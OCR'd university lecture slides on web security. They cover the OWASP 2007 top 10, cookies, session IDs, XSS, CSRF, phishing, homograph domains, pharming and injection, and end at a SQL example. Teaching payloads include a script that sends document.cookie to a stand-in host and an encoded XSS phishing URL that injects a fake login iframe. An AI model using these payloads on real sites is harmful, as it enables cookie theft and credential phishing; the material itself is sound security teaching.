Web-security

Analysis of Software Artifacts


Vishal Dwivedi

vdwivedi@cs.cmu.edu

Agenda: Web Security

- Motivation
- Basics
- Key web security threats
- Designing for security
- Browser based defense mechanisms
- A discussion on some available tools and their capabilities

Vulnerabilities trend (mid-2008)









Figure 9: Web Application Vulnerabilities by Attack Technique, 2006-2008 H1


http://www-935.ibm.com/services/us/iss/xforce/midyearreport/xforce-midyear-report-2008.pdf

Web as a spreading point for malware…










mcaFee, Threat Predictions report 2009
http://www.mcafee.com/us/local_content/reports/2009_threat_predictions_report.pdf

The top 10 vulnerability list - 2007

1. Cross Site Scripting (XSS)
2. Injection Flaws
3. Malicious File Execution
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF)
6. Information Leakage and Improper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographic Storage
9. Insecure Communications
10. Failure to Restrict URL Access

Source: OWASP (Open Web Application Security Project) Report

From the last software architecture lecture…



@source: Dr David Garlan

To which model do the current web-applications fall in?


Web security: two sides

- Web browser: (client side)
  - Attacks target weaknesses of browser security
  - Result in:
    - Malware installation
    - Document theft
- Web application code: (server side)
  - Runs at web site: banks, e-merchants, blogs
  - Many potential bugs: XSS, XSRF, SQL injection
  - Attacks lead to stolen personal information, defaced sites.

- URLs
- Java Scripts
- Cookies
- Session Ids

Discussing the basic elements of web


URL




<scheme name> : <hierarchical part> [? <query>] [# <fragment>]

Source: http://en.wikipedia.org/wiki/URI_scheme

JavaScript in HTML



Cookies



Consist of attribute value pairs:

av-pairs = av-pair *(";" av-pair)

av-pair = attr ["=" value] ; optional value

attr = token value = token | quoted-string

RFC 2965 http://tools.ietf.org/html/rfc2965

Session Ids

Session IDs have the form:

SID:type:realm:identifier[-thread][:count]

Example:

SID:ANON:www.w3.org:j6oAOxCWZh/CD723LGeXlf-01:34

SID:ANON:mc.ai.mit.edu:NRviSpoYm7mdkYB4W2471l-01:35

Most of the times:

identifier = MD5 (realm + key),

where client stores the key, or bases that on system time.


A good session id should have “HIGH ENTROPY” and “LARGE ADDRESS SPACE”

XSS – Cross site scripting
CSRF – cross site request forgery
Session Hijacking
Homographic attacks
Defacement
Infiltration
Phishing
Pharming
Click Fraud
Denial of Service
Data Theft/Loss

Discussion on some web-security threats

Cross site scripting (XSS) attacks

<script> document.write (‘<img src=
“http://hackserver.example.com/grab.js
p?cookie=‘ +document.cookie +
“‘>’);</script>



http://www.virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html

Cross-site request forgery (CSRF/XSRF) attack

Exploit the trust of the website on a user's browser to perform one click operations.

Many websites (for example Google) use the same cookie for authentication to it's multiple services.


Phishing

- Attacker sets up spoofed site that looks real
  - Lures users to enter login credentials and stores them
  - Usually sent through an e-mail with link to spoofed site asking users to “verify” their account info
  - The links might be disguised through the click texts
  - Wary users can see actual URL if they hover over link

```
<a href="http://www.evil-site.com">
        Legitimate Site
</a>
```

Example:

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E
%3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C11
5%2C99%2C
11 4%2C105%2C11 2%2C11
6%2C62%2C60%2C105%2C102
%2C11 4%2C97%2C109%2C101%2C32%2C11
5%2C11 4%2
C99%2C61%2C104%2C11 6%2C11 6%2C11
2%2C58%2C47
%2C47%2C11 9%2C11 9%2C11
9%2C46%2C99%2C121%2C
98%2C101%2C11 4%2C99%2C11
4%2C105%2C109%2C105
%2C11 0%2C97%2C108%2C98%2C97%2C11
0%2C107%2C
46%2C99%2C111 %2C109%2C47%2C108%2C111
%2C103
%2C105%2C11 0%2C46%2C11 2%2C104%2C11
2%2C62%2
C60%2C47%2C11 5%2C99%2C11 4%2C105%2C11
2%2C11 6
%2C62%29%29%3C/script%3E



Which is equivalent to:

https://www.unionstandardsb.com/script/LoginServlet
?function=”><script>document.write (String.fromChar
Code(60,105,102,11 4,97,109,101,32,11 5,11 4,99,61,104,11 6,11 6,
11 2,58,47,47,11 9,11 9,11 9,46,99,121,98,101,11 4,99,11 4,105,109,1
05,11 0,97,108,98,97,11 0,107,46,99,111 ,109,47,108,111 ,103,105,1
10,46,11 2,104,11 2,62))</script>

OR

<iframe src=http://www.cybercriminalbank.com/login.php>

What's the difference between the two URL's?

www.paypal.com

and

www.paypal.com

Let's copy both to our browser and check out.

Homographic attack

Similar looking characters were used to register a website having a different DNS address.

P`a’ypal

a: Cryllic character [pаypal.com]

Which points to http://www.xn--pypal-4ve.com/

Pharming

- Like phishing, attacker's goal is to get user to enter sensitive data into spoofed website
- *DNS Cache Poisoning* – attacker is able to redirect legitimate URL to their spoofed site
- DNS translates URL to appropriate IP address
- Attacker makes DNS translate legitimate URL to their IP address instead and the result gets cached, poisoning future replies as well

Injection Flaws

- Injection flaws occur when user-supplied data is passed to an interpreter as part of a command or query.
- These may be used to invoke external commands like shell commands, scripts etc to access local files, SQL data, LDAP data or Xpath/XSLT/XML content.

Example: SQL injection

Normal: SELECT * FROM customers WHERE username = ‘vishal‘
